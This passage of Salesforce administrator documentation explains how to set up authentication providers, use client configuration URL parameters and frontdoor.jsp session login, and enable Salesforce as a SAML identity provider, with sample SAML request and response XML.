7. Select an existing Apex class as the `Registration Handler` class. Or click **Automatically create a registration handler template** to create an Apex class template for the registration handler. Edit this class later, and modify the default content before using it.

   Note: A `Registration Handler` class is required for Salesforce to generate the SSO initialization URL.

8. For Execute Registration As, select the user that runs the Apex handler class. The user must have the "Manage Users" permission. A user is required regardless of whether you're specifying an existing registration handler class or creating one from the template. This field is required for all custom authentication providers.
9. Use the `Icon URL` field to add a path to an icon to display as a button on the login page for a community. This icon applies to a community only. It doesn't appear on the login page for your Salesforce org or domain created with My Domain. Users click the button to log in with the associated authentication provider for the community.

   Specify a path to your own image, or copy the URL for one of our sample icons into the field.

10. Click **Save**.

Note the generated authentication provider ID. You use it with the `Auth.AuthToken` Apex class.

Several client configuration URLs are generated after defining the authentication provider.

- Test-Only Initialization URL—Use to ensure that the third-party provider is set up correctly. The admin opens this URL in a browser, signs in to the third party, and is redirected back to Salesforce with a map of attributes.
- Single Sign-On Initialization URL—Use to initialize SSO into Salesforce from a third party (using third-party credentials). The user opens this URL in a browser and signs in to the third party. The third party either creates a user or updates an existing user. Then the third party signs the user into Salesforce as that user.
- Existing User Linking URL—Use to link existing Salesforce users to a third-party account. The user opens this URL in a browser, signs in to the third party, signs in to Salesforce, and approves the link.
- Oauth-Only Initialization URL—Use to obtain OAuth access tokens for a third party. Users must authenticate with Salesforce for the third-party service to get a token. This flow doesn't provide for future SSO functionality.
- Callback URL—Use as the endpoint that the authentication provider calls back to for configuration. The authentication provider redirects to the callback URL with information for each client configuration URL.

Client configuration URLs support other request parameters that enable you to direct users to log in to specific sites, obtain customized permissions from a third party, or go to a location after authenticating.

Update Your External Authentication Provider

After defining your authentication provider in your Salesforce org, go back to your external authentication provider's site and update your app to use the callback URL as your custom authentication provider's website URL.

Test the SSO Connection

In a browser, open the Test-Only Initialization URL on the Auth. Provider Setup page. It redirects you to your provider's site and asks you to sign in. You're then asked to authorize your app. After you authorize, you're redirected back to Salesforce.

SEE ALSO:

Authentication Configuration Endpoint

Using Frontdoor.jsp to Log Into Salesforce

You can use frontdoor.jsp to give users access to Salesforce from a custom Web interface, such as a remote access Force.com site, using their existing session ID and the server URL.

To authenticate users with frontdoor.jsp, you must parse the session ID (not just the 15-character or 18-character ID) and the instance or domain from the serverUrl of the LoginResult returned from the SOAP API login() call. We recommend passing these values to frontdoor.jsp through a form that uses a `POST` request.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

For example, the following form posts the current session ID to frontdoor.jsp.

```
<form method="POST" action="https://domain name/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

In this example, *domain_name* is the domain of the serverURL (that is, *yourInstance*.salesforce.com or *myDomain*.my.salesforce.com, depending on whether My Domain is enabled).

You can also send the values as URL parameters, but this approach is not as secure as a `POST` request because it exposes the session ID in the URL.

```
https://domain_name/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

Full Session ID

You can obtain the full session ID from:

- The `access_token` from an OAuth authentication

  Tip: One of the scopes specified when you create a connected app must be web or full.

- The Apex `UserInfo.getSessionId()`

The session ID returned using the Visualforce `{!GETSESSIONID()}` can't be used on frontdoor.jsp.

Note: Not all session types are supported with frontdoor.jsp, such as community API sessions. For these sessions, consider using SAML for single sign-on, instead.

Relative URL to Open

You can optionally include a URL-encoded relative path to redirect users to the Salesforce user interface or a particular record, object, report, or Visualforce page (for example, `/apex/MyVisualforcePage`).

Use Request Parameters with Client Configuration URLs

Add functionality to your authentication provider with request parameters. For example, you can use these parameters to direct users to log in to specific sites, get customized permissions from the third party, or go to a specific location after authenticating.

Add the request parameters to client configuration URLs. These parameters are generated after you defined your authentication provider.

- Test-Only Initialization URL
- Single Sign-On Initialization URL
- Existing User Linking URL
- Callback URL

Append any of these parameters to your URL as needed. For Janrain providers, append them to the appropriate callback URL.

- Scope—Customizes the permissions requested from the third party.
- Site—Enables the provider to be used with a site.
- StartURL—Sends the user to a specified location after authentication.
- Community—Sends the user to a specific community after authentication.
- Authorization Endpoint on page 956—Sends the user to a specific endpoint for authentication (Salesforce authentication providers, only).

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:

- "View Setup and Configuration"

To edit the settings:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Use the Scope Parameter

Customize the permissions requested from a third party, like Facebook or Janrain, so that the returned access token has additional permissions.

Using the Site Parameter

Use your authentication provider to log into a site or link to a sites user.

Using the StartURL Parameter

Send your user to a specific location after authenticating or linking.

Using the Community URL Parameter

Send your user to a specific Community after authenticating.

Using the Authorization Endpoint Parameter

Send your user to a specific authorization endpoint.

Use the Scope Parameter

Customize the permissions requested from a third party, like Facebook or Janrain, so that the returned access token has additional permissions.

You can customize requests to a third party to receive access tokens with additional permissions. Then you use `Auth.AuthToken` methods to retrieve the access token that was granted so you can use those permissions with the third party.

The default scopes vary depending on the third party, but usually do not allow access to much more than basic user information. Every provider type (Open ID Connect, Facebook, Salesforce, and others), has a set of default scopes it sends along with the request to the authorization endpoint. For example, Salesforce's default scope is `id`.

You can send scopes in a space-delimited string. The space-delimited string of requested scopes is sent as-is to the third party, and overrides the default permissions requested by authentication providers.

Janrain does not use this parameter; additional permissions must be configured within Janrain.

Example: The following is an example of a `scope` parameter requesting the Salesforce scopes `api` and `web`, added to the `Single Sign-On Initialization URL`, where:

- *orgID* is your Auth. Provider ID
- *URLsuffix* is the value you specified when you defined the authentication provider

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?scope=id%20api%20web`

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Valid scopes vary depending on the third party; refer to your individual third-party documentation. For example, Salesforce scopes are:

Value	Description
`api`	Allows access to the current, logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.
`chatter_api`	Allows access to Chatter REST API resources only.
`custom_permissions`	Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.
`full`	Allows access to all data accessible by the logged-in user, and encompasses all other scopes. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.
`id`	Allows access to the identity URL service. You can request `profile`, `email`, `address`, or `phone`, individually to get the same result as using `id`; they are all synonymous.
`openid`	Allows access to the current, logged in user's unique identifier for OpenID Connect apps. The `openid` scope can be used in the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow to get back a signed ID token conforming to the OpenID Connect specifications in addition to the access token.
`refresh_token`	Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline, and is synonymous with requesting `offline_access`.
`visualforce`	Allows access to Visualforce pages.

Value	Description
`web`	Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

SEE ALSO:

Use Request Parameters with Client Configuration URLs

Using the Site Parameter

Use your authentication provider to log into a site or link to a sites user.

To use your provider with a site, you need to do the following:

- Enable the provider to be used with a site
- Ensure the site is configured to use the same portal
- Add the site-specific login URL information to the appropriate client configuration URL, such as the `Single Sign-On Initialization URL`, using the `site` parameter

Example: You create the site login Visualforce page, or specify the default page, when you create the site. An example site login URL is: `https%3A%2F%2Fmysite.force.com%2FSiteLogin`.

The following is an example of a site-login URL added to the `Single Sign-On Initialization URL`, using the `site` parameter, where:

- *orgID* is your Auth. Provider ID
- *URLsuffix* is the value you specified when you defined the authentication provider

https://login.salesforce.com/services/auth/sso/*orgID*/*URLsuffix*?site=https%3A%2F%2Fmysite.force.com%2FSiteLogin

If you don't specify a `site` parameter, the user proceeds either to a standard portal (if set up for a portal) or the standard application (if not).

SEE ALSO:

Use Request Parameters with Client Configuration URLs

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:

- "View Setup and Configuration"

To edit the settings:

- "Customize Application"

  AND

  "Manage Auth. Providers"

Using the StartURL Parameter

Send your user to a specific location after authenticating or linking.

To direct your users to a specific location after authenticating, you need to specify a URL with the `startURL` request parameter. This URL must be a relative URL; passing an absolute URL results in an error. If you don't add `startURL`, the user is sent to either `/home/home.jsp` (for a portal or standard application) or to the default sites page (for a site) after authentication completes.

Example: For example, with a `Single Sign-On Initialization URL`, the user is sent to this location after being logged in. For an `Existing User Linking URL`, the "Continue to Salesforce" link on the confirmation page leads to this page.

The following is an example of a `startURL` parameter added to the `Single Sign-On Initialization URL`, where:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?startURL=%2F005x000000000001%3Fnoredirect%3D1`

SEE ALSO:

Use Request Parameters with Client Configuration URLs

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Using the Community URL Parameter

Send your user to a specific Community after authenticating.

To direct your users to a specific community after authenticating, you need to specify a URL with the `community` request parameter. If you don't add the parameter, the user is sent to either `/home/home.jsp` (for a portal or standard application) or to the default sites page (for a site) after authentication completes.

Example: For example, with a `Single Sign-On Initialization URL`, the user is sent to this location after being logged in. For an `Existing User Linking URL`, the "Continue to Salesforce" link on the confirmation page leads to this page.

The following is an example of a `community` parameter added to the `Single Sign-On Initialization URL`, where:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?community=https://acme.force.com/support`

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

Using the Authorization Endpoint Parameter

Send your user to a specific authorization endpoint.

You can add a `provAuthorizeEndpointHost` parameter to a Salesforce authentication provider URL to direct users to an authorization endpoint for a provided domain, such as a custom domain created using My Domain. Providing an authorization endpoint lets you take advantage of features like session discovery during authorization. This parameter is only available for Salesforce authentication providers, and cannot be used to send users to an authorization page outside of a Salesforce domain.

To direct your users to a specific Salesforce authorization endpoint, you need to specify a URL with the `provAuthorizeEndpointHost` request parameter and a valid `https` host. Query strings appended to the host URL are ignored. However, you can specify a community path.

Example: The following is an example of a `provAuthorizeEndpointHost` parameter added to the authentication provider URL:

- *`orgID`* is your Auth. Provider ID
- *`URLsuffix`* is the value you specified when you defined the authentication provider

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmydomain.my.salesforce.com
```

The following is an example of a `provAuthorizeEndpointHost` directed to a community URL

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmycommunity.force.com%2Fbilling
```

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Manage Auth. Providers"

If an authorization endpoint is not provided, Salesforce uses the default authorization endpoint for the authorization provider. If no default is set for the authorization provider, Salesforce uses the endpoint for login.salesforce.com.

The authorization endpoint does not change the token endpoint, which continues to be the configured or default host. For example, if the authorization endpoint is a sandbox instance, and your provider is set to use a production token endpoint, the flow fails, because authorization was granted by the sandbox instance, only.

Identity Providers and Service Providers

An *identity provider* is a trusted provider that lets you use single sign-on to access other websites. A *service provider* is a website that hosts applications. You can enable Salesforce as an identity provider and define one or more service providers. Your users can then access other applications directly from Salesforce using single sign-on. Single sign-on can be a great help to your users: instead of having to remember many passwords, they only have to remember one. Plus, the applications can be added as tabs to your Salesforce organization, which means users don't have to switch between programs.

Before you can enable Salesforce as an identity provider, you have to set up a domain.

Enabling Salesforce as an identity provider requires a Salesforce certificate and key pair that is signed by an external certificate authority (CA-signed) or self-signed. If you haven't generated a Salesforce certificate and key pair, one is automatically created for you when you enable Salesforce as an identity provider. You also have the option of picking an already generated certificate, or creating one yourself.

Salesforce uses the SAML 2.0 standard for single sign-on and generates SAML assertions when configured as an identity provider.

Use the identity provider event log if your users have errors when trying to log in to your service provider's apps.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:


- "Customize Application"

Using Identity Providers and Service Providers

Salesforce supports the following:


- Identity-provider-initiated login—when Salesforce logs in to a service provider at the initiation of the end user
- Service-provider-initiated login—when the service provider requests Salesforce to authenticate a user, at the initiation of the end user

The following is the general flow when Salesforce as an identity provider logs in to a service provider.



1. The user tries to access a service provider already defined in Salesforce.
2. Salesforce sends a SAML response to the service provider.
3. The service provider identifies the user and authenticates the certificate.
4. If the user is identified, they are logged in to the service provider.

The following is the general flow when a service provider initiates login and uses Salesforce to identify the user.



1. The service provider sends a valid SAML request. The endpoint is automatically generated when the service provider is defined—the `SP-Initiated POST Endpoint`.
2. Salesforce identifies the user included in the SAML request.

```
<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjjnmlmfo" Version="2.0"
   IssueInstant="2010-05-24T22:57:19Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   ProviderName="google.com" IsPassive="false"
   AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
   <saml:Issuer>google.com</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true"
   Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
```

   If a certificate was included as part of the definition, Salesforce authenticates the certificate.

   Note: If a certificate is included in the service provider definition, and the SAML request does not contain a certificate, the request fails. The user is not logged in using Salesforce. If the definition does not include a certificate, and the request includes a signature, the request succeeds if the user is identified correctly.

3. If the user isn't already logged in to Salesforce, they are prompted to do so.

4. Salesforce sends a SAML response to the service provider.
5. The service provider authenticates the SAML response sent by Salesforce. If the user has been authenticated, they are logged in to the service provider. The user is also logged in to Salesforce.

   Important: Salesforce doesn't provide any mechanism for automatically logging the user out of Salesforce when they log out of the service provider.

The following is an example of the SAML response from Salesforce. Share this information with your service provider.

```
<samlp:Response Destination="https://login-blitz03.soma.salesforce.com/
?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"
  ID="_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091"
  InResponseTo="_2INwHuINDJTvjo8ohcM.Fpw_uLukYi0WArVx2IJD569kZYL
    osBwuiaSbzzxOPQjDtfw52tJB10VfgPW2p5g7Nlv5k1QDzR0EJYGgn0d0z8
    CIiUOY31YBdk7gwEkTygiK_lb46IO1fzBFoaRTzwvf1JN4qnkGttw3J6L4b
    opRI8hSQmCumM_Cvn3DHZVN.KtrzzOAflcMFSCY.bj1wvruSGQCooTRSSQ"
  IssueInstant="2010-11-23T01:46:41.091Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
>identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<ds:Signature>
–
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
–
<ds:Reference URI="#_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091">
–
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
–
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ec:InclusiveNamespaces PrefixList="ds saml samlp xs"/>
</ds:Transform>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<ds:DigestValue>4NVTbQ2WavD+ZBiyQ7ufc8EhtZw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
–
<ds:SignatureValue>

eqrkFxNlJRCT4VQ7tt7wKZGK7oLCCCa4gV/HNcL03RoKbSXIcwU2CAqW0qTSj25FqhRe2fOwAYa5
xFWat7Fw2bbncU+/nnuVNZut8HEEQoHiQA/Jrh7XB4CNlOpM1QRvgB5Dtdkj/0lI4h3X3TFix57B
sgZJGbb5PWEqSH3ZAl+NPvW9nNtYQIFyCTe9+cw2BhCxFgSWfP3/kIYHSM2gbIy27CrRrFS1lAqP
hKSLaH+ntH1E09gp78RSyJ2WKFGJU22sE9RJSZwdVw3VGG06Z6RpSjPJtaREELhhIBWTHNoF+VvJ
2HbexjeW6CO08lXRDe8dbrrPIRK/qzHZYf1H0g==
</ds:SignatureValue>
–
<ds:KeyInfo>
–
<ds:X509Data>
–
```

```
<ds:X509Certificate>
MIIEbjCCA1agAwIBAgIOASh04QulAAAAAClXs7MwDQYJKoZIhvcNAQEFBQAwfTEVMBMGA1UEAwwM
SWRlbnRpdHkgT3JnMRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9y
Y2UuY29tMRYwFAYDVQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNB
MB4XDTEwMDUwNzIyMjcwNVoXDTEyMDUwNjIyMjcwNVowfTEVMBMGA1UEAwwMSWRlbnRpdHkgT3Jn
MRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9yY2UuY29tMRYwFAYD
VQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNBMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyM4/sjoaizbnWTDjt9mGht2fDGxnLCWGMJ+D+9NWXD5wM15N
SFEcflpI9W4makcCGvoac+CVbPTmOUzOsCQzu7iGkLeMMpngf2XqllnJgl4ejuH8socNrDtltaMk
hC08KAmli3Wm/okllqSjVOl8H52jtbvm6HkvLVj2NDLRY6kUejVZMGjGwV5E0FJliwgIip4sCchl
dkahbNjbikiiv1MAs8xHbtBt3wnKZWJq3JtS0va1sazUVmEwGDlVW43QPF0S7eV3IJFFhyCPV8yF
N3k0wCkCVBWoknwkMA8CbD+p6qNBVmvh3F3IaW2oym/1eSvtMLNtrPJeZzssqDYqgQIDAQABo4Hr
MIHoMB0GA1UdDgQWBBTYSVEZ9r8Q8T2rbZxPFfPYPZKWITCBtQYDVR0jBIGtMIGqgBTYSVEZ9r8Q
8T2rbZxPFfPYPZKWIaGBgaR/MH0xFTATBgNVBAMMDElkZW50aXR5IE9yZzEYMBYGA1UECwwPMDBE
RDAwMDAwMDBGSDhsMRcwFQYDVQQKDA5TYWxlc2ZvcmNlLmNvbTEWMBQGA1UEBwwNU2FuIEZyYW5j
aXNjbzELMAkGA1UECAwCQ0ExDDAKBgNVBAYTA1VTQYIOASh04QupAAAAAClXs7MwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEANaO5Tqcc56E6Jv8itwjtbPvR+WHEMnZgQ9cCPF5Q
VACd5v7I/srx4ZJt/ZO4RZkmX1FXla0M7JGOu63eELHYG1DxT1SpGmpOL7xfBn7QUoh8Rmpp3BZC
WCPIcVQHLs1LushsrpbWu+85tgzlVN4sFVBl8F9rohhbM1dMOUAksoQgM3avcZ2vkugKhX40vIuf
Gw4wXZe4TBCfQay+eDONYhYnmlxVV+dJyHheENOYfVqlau8RMNhRNmhXlGxXNQyU3kpMaTxOux8F
DyOjc5YPoe6PYQ0C/mC77ipnjJAjwm+Gw+heK/9NQ7fIonDObbfu2rOmudtcKG74IDwkZL8HjA==
</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
–
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
–
<saml:Assertion ID="_e700bf9b25a5aebdb9495fe40332ef081290476801092"
IssueInstant="2010-11-23T01:46:41.092Z" Version="2.0">
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">charliemortimore@gmail.com</saml:NameID>
–
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2010-11-23T01:51:41.093Z"
Recipient="https://login-blitz03.soma.salesforce.com/?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"/>
</saml:SubjectConfirmation>
</saml:Subject>
–
<saml:Conditions NotBefore="2010-11-23T01:46:41.093Z"
NotOnOrAfter="2010-11-23T01:51:41.093Z">
–
<saml:AudienceRestriction>
<saml:Audience>https://childorgb.blitz03.blitz.salesforce.com</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
–
```

```
<saml:AuthnStatement AuthnInstant="2010-11-23T01:46:41.092Z">
–
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
–
<saml:AttributeStatement>
–
<saml:Attribute Name="userId"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">005D0000001Ayzh</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">admin@identity.org</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">cmortimore@salesforce.com</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="is_portal_user"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">false</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Enable Salesforce as an Identity Provider

View Your Identity Provider Details

Prerequisites for Defining Service Providers

Before you define a service provider in Salesforce, follow these steps to define an identity provider and exchange configuration information with your provider.

Defining Service Providers as SAML-Enabled Connected Apps

Map Salesforce Users to App Users

View Your Service Provider Details

Enabling Identity Providers and Defining Service Providers for Portals and Sites

Using the Identity Provider Event Log

Examples Using Identity Providers and Service Providers

SEE ALSO:

Enable Salesforce as an Identity Provider
View Your Identity Provider Details
Prerequisites for Defining Service Providers
Defining Service Providers as SAML-Enabled Connected Apps
Map Salesforce Users to App Users
View Your Service Provider Details
Enabling Identity Providers and Defining Service Providers for Portals and Sites
Examples Using Identity Providers and Service Providers

Enable Salesforce as an Identity Provider

To enable Salesforce as an identity provider:

1. Set up a domain using My Domain, and deploy it to all users.
2. From Setup, enter *Identity Provider* in the Quick Find box, then select **Identity Provider**, and then click **Enable Identity Provider**.
3. By default, a Salesforce identity provider uses a self-signed certificate generated automatically with the SHA-256 signature algorithm. If you've already created self-signed certificates, select the certificate to use when securely communicating with other services.

   If you want to use a CA-signed certificate instead of self-signed certificate, following these steps.

   a. Create and import a new CA-signed certificate. For instructions, see Certificates and Keys .
   b. From Setup, enter *Identity Provider* in the Quick Find box, then select **Identity Provider**.
   c. Click **Edit**, and then select the CA-signed certificate.
   d. Click **Save**.

After you enable Salesforce as an identity provider, you can define service providers by creating connected apps (From Setup, enter *Apps* in the Quick Find box, then select **Apps**).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

Define and modify identity providers and service providers:
- "Customize Application"

SEE ALSO:

Identity Providers and Service Providers
Generate a Self-Signed Certificate
Create a Connected App

View Your Identity Provider Details

After you enable an identity provider for your organization, you can view the details from Setup by entering *Identity Provider* in the Quick Find box, then selecting **Identity Provider**. You might need to share this information, such as Issuer, with your service provider.

From this page you can click:

- **Edit** to change the certificate associated with your identity provider.

  Warning: Changing the certificate can disable access to external applications. You might need to update all external applications to validate the new certificate information.

- **Disable** to disable your identity provider.

  Warning: If you disable your identity provider, users can no longer access any external applications.

- **Download Certificate** to download the certificate associated with your identity provider. Your service provider can use this information for connecting to Salesforce.
- **Download Metadata** to download the metadata associated with your identity provider. Your service provider can use this information for connecting to Salesforce.
